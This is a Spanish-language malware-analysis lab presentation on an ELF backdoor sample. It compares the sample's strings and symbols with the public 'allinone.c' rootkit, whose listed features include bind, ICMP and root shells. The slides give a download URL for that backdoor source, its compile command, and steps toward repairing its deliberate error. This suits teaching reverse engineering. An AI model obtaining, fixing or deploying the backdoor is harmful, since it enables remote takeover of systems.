pthread_create
system
recvfrom
accept
write
```

## AIO\_ELF

# AIO\_ELF

```
malware@MalwareAnalysisLab: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
<b>Your Command:</b>  
<br>  
/tmp/tmp.txt  
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:.  
kissme:)  
bindport  
socks  
givemeshell  
HTTP  
givemefile  
Enter Your password:  
=====Welcome to http://www.cnhonker.com=====  
=====You got it. have a goodluck. :)=====  
Your command:  
/bin/sh  
icmp  
Enter Password:  
Password accepted!  
You entered an Incorrect Password. Exiting...  
=====  
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
```

# AIO\_ELF

- Los hallazgos que se encontraron como posible actividad maliciosa son los siguientes:
  - ☐ Uso de una contraseña para autenticarse
  - ☐ Servidor web Apache 1.3.22 en el puerto 8008 (http)
  - ☐ Un *shell* a un puerto asociado
  - ☐ El dominio en China [www.cnhonker.com](http://www.cnhonker.com)

# AIO\_ELF

- El sitio web que aparece en las cadenas es un foro donde se abordan temas especializados en cómputo, que para el momento del análisis no resultó ser sospechoso.





# AIO\_ELF

- En la línea **380** aproximadamente, del archivo **str\_aio\_elf\_des** se muestra el nombre del código que fue compilado: **allinone2.c**.

```
# cat -n str_aio_elf_des | less
```

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
381  __CTOR_END__
382  __DTOR_END__
383  __FRAME_END__
384  __JCR_END__
385  do_global_ctors_aux
386  allinone2.c
387  __dso_handle
388  stored_password
389  client_connect
390  sigaction@@GLIBC_2.0
391  execl@@GLIBC_2.0
:
```

← Código fuente

← q

10m

# AIO\_ELF

- Buscando en Internet indicios del archivo **allinone2.c** no aparece código fuente alguno.
- Sin embargo, al sólo buscar **allinone.c** el primer resultado es la dirección web:

<http://packetstormsecurity.com/files/29898/allinone.c.html>

# AIO\_ELF

- **Packet Storm** es un servicio que brinda noticias, publicaciones de seguridad, herramientas y




# AIO\_ELF

- Descargar el código fuente.

<http://packetstorm.interhost.co.il/UNIX/penetration/rootkits/allinone.c>

c


A screenshot of a web browser window. The address bar shows the URL 'packetstorm.interhost.co.il/UNIX/penetration/rootkits/allinone.c' which is highlighted with a red rectangle. The page content displays the source code of the 'allinone.c' file. The code is enclosed in a multi-line comment block that describes the capabilities of the program.

```
/* *****  
 * allinone.c for HUC (2002.1)  
 *  
 * allinone.c is  
 * a Http server,  
 * a sockets transmit server,  
 * a shell backdoor,  
 * a icmp backdoor,  
 * a bind shell backdoor,  
 * a like http shell,  
 * it can translate file from remote host,  
 * it can give you a socks5 proxy,  
 * it can use for to attack, jumps the extension, Visits other machines.  
 * it can give you a root shell.:)  
 */
```

# AIO\_ELF

- Listar (variables y funciones) del binario aio\_elf\_des con comando nm.

```
# nm aio_elf_des
```



```
malware@MalwareAnalysisLab: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# nm aio_elf_des  
08049398 T TCP_listen  
0804c04c D __DYNAMIC  
0804c130 D __GLOBAL_OFFSET_TABLE__  
0804a924 R __IO_stdin_used  
w __Jv_RegisterClasses  
0804c120 d __CTOR_END__  
0804c11c d __CTOR_LIST__  
0804c128 d __DTOR_END__  
0804c124 d __DTOR_LIST__  
0804c048 d __EH_FRAME_BEGIN__
```

# AIO\_ELF

- Los **símbolos en mayúscula** indican que son **globales** y los que están en **minúscula** que son **locales**.

Símbolo	Descripción
a   A	El valor del símbolo es absoluto y no será cambiado por un ligado posterior.
<b>b   B</b>	Está en la sección de datos no inicializados, es decir, <b>variables</b> .
c   C	Símbolo común o dato no inicializado.
d   D	Está inicializado en la sección de datos.
g   G	Está en una sección de datos inicializados para objetos pequeños.
i   I	Es una referencia indirecta a una función.
n   N	Generado por opciones de depuración.

# AIO\_ELF

Símbolo	Descripción
r   R	Está en una sección de datos de sólo lectura.
s   S	Está en una sección de datos no inicializados para objetos pequeños.
t   T	Se encuentra en la sección de código (text), es decir, <b>funciones</b> .
u   U	Único símbolo global.
v   V	Es un objeto débil.
w   W	Es un símbolo débil que no ha sido etiquetado específicamente como un símbolo de objeto débil.

# AIO\_ELF

- Abrir el archivo **allinone.c** con algún editor de texto o mostrarlo en la terminal de Linux con el comando `more`.
- Comparar las **funciones** del binario **aio\_elf\_des** con las definidas en el código **allinone.c**.

```
# nm aio_elf_des | grep "..... T"
```



## AIO\_ELF

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# nm aio_elf_des | grep ".....
. T"
08049398 T TCP_listen
0804a900 T _fini
08048ae8 T _init
08048e80 T _start
08049bb2 T bind_shell
0804alc4 T client_connect
0804a138 T create_serv
0804a104 T create_socket
08049242 T daemon_init
0804a81e T get_password
08049e8c T get_shell
08049f24 T icmp_shell
08048f30 T main
0804a28a T out2in
0804a7e6 T plustospace
0804a250 T quit
08049442 T read_file
08049360 T sig_chid
0804a004 T socks
0804a776 T unescape_url
08049b42 T writen_file
0804a704 T x2c
root@MalwareAnalysisLab:/home/malware/* The main function from here */
int main(int argc, char *argv[])

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
int      daemon_init();          /* init the
void     sig_chid();             /* wait the
int      TCP_listen();           /* success r
char*    read_file();            /* return th
ssize_t  writen_file();          /* writen da
int      bind_shell();           /* bind a ro
int      get_shell();            /* get me th
int      icmp_shell();           /* icmp back
int      socks();                /* socks */
int      create_socket();
int      create_serv();
int      client_connect();
int      quit();
void     out2in();
char     x2c();                  /* http shel
void     unescape_url();
void     plustospace();
```

# AIO\_ELF

- El binario **aio\_elf\_des** tiene una función extra que por el nombre podría ser que obtenga contraseñas de usuario:


- ❑ `get_password`

- Pero se desconoce si las que prevalecen tienen el mismo comportamiento o fueron modificadas.

# AIO\_ELF

- Ahora, comparar las variables del binario **aio\_elf\_des** con las definidas en el código **allinone.c**.

```
# nm aio_elf_des | grep "..... B"
```



```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# nm aio_elf_des | grep ".....  
. B"  
08054354 B infd  
08054350 B maxfd  
080542f0 B outfd  
080542a0 B pw  
0804c2a0 B ret_buf  
0804c240 B stored_password  
08054300 B string_to_print  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

```
malware@M  
Archivo Editar Ver Buscar Terminal  
int maxfd, infd, outfd;  
unsigned char ret_buf[32768];  
  
int daemon_init();  
--More-- (16%)
```

# AIO\_ELF

- El binario **aio\_elf\_des** tiene tres variables extra:
  - ❑ pw
  - ❑ stored\_password
  - ❑ string\_to\_print
- Por la similitud entre los programas, es muy probable que se utilizara una versión modificada del archivo **allinone.c** para crear esta muestra en particular.

# AIO\_ELF

- Compilar el archivo **allinone.c** como lo establece la sección de comentarios en el código fuente.

```
# more allinone.c
```

```
# gcc -o allinone allinone.c -lpthread
```




The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The terminal output displays the usage instructions for the "allinone" program, which are enclosed in a red rectangular box:

```
*
* Usage:
* compile:
* gcc -o allinone allinone.c -lpthread
* run on target:
* ./allinone
*
```

At the bottom of the terminal, there is a prompt "--More--(2%)".

# AIO\_ELF

- La opción “**-lpthread**” es para ligar la biblioteca **libpthread**.



The screenshot shows a terminal window titled 'malware@MalwareAnalysisLab: ~'. The terminal displays the output of a compilation process. It shows several warnings about incompatible implicit declarations of the built-in function 'exit' in 'allinone.c'. A red rectangle highlights a section of the output, which includes the start of a function 'out2in' and three errors: a stray character '\241', a stray character '\301', and an undeclared identifier 'et'. The terminal prompt at the bottom is 'root@MalwareAnalysisLab:/home/malware/muestraELF#'.

```
malware@MalwareAnalysisLab: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
allinone.c:597:2: warning: incompatible implicit declaration of built-in function 'exit' [enabled by default]  
allinone.c: In function 'socks':  
allinone.c:630:34: warning: incompatible implicit declaration of built-in function 'exit' [enabled by default]  
allinone.c: In function 'quit':  
allinone.c:717:2: warning: incompatible implicit declaration of built-in function 'exit' [enabled by default]  
allinone.c: In function 'out2in':  
allinone.c:752:3: error: stray '\241' in program  
allinone.c:752:3: error: stray '\301' in program  
allinone.c:752:53: error: 'et' undeclared (first use in this function)  
allinone.c:752:53: note: each undeclared identifier is reported only once for each function it appears in  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```


# AIO\_ELF

- Se muestran varias advertencias y **errores** al intentar compilar el código fuente **por una variable que no está definida en la línea 752.**
- Muchas veces, los códigos alojados en sitios web, como **Packet Storm** tienen errores en el código que son intencionales para evitar que *script kiddies* los usen de manera directa.
- **Nota:** No ejecutar el archivo que se generará sin restricciones de contraseña.

# AIO\_ELF

- Identificar el error en la línea 752.

```
# cat -n allinone.c | more
```




The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window contains a C code snippet with line numbers 749 to 758. Line 752 is highlighted with a red box, and the value "00" in the "00et);" part of the line is also highlighted with a red box. The code is as follows:

```
749      FD_SET(out_fd, &writefd);
750      FD_SET(in_fd, &readfd);
751
752      result = select(maxfd, &readfd, &writefd, NULL, 00et);
753      if(result < 0)
754      {
755          /*printf("select error\n");*/
756          return;
757      }
758      else
```



# AIO\_ELF

- Haciendo una búsqueda de la función y los **patrones adyacentes** puede identificarse la siguiente sección:

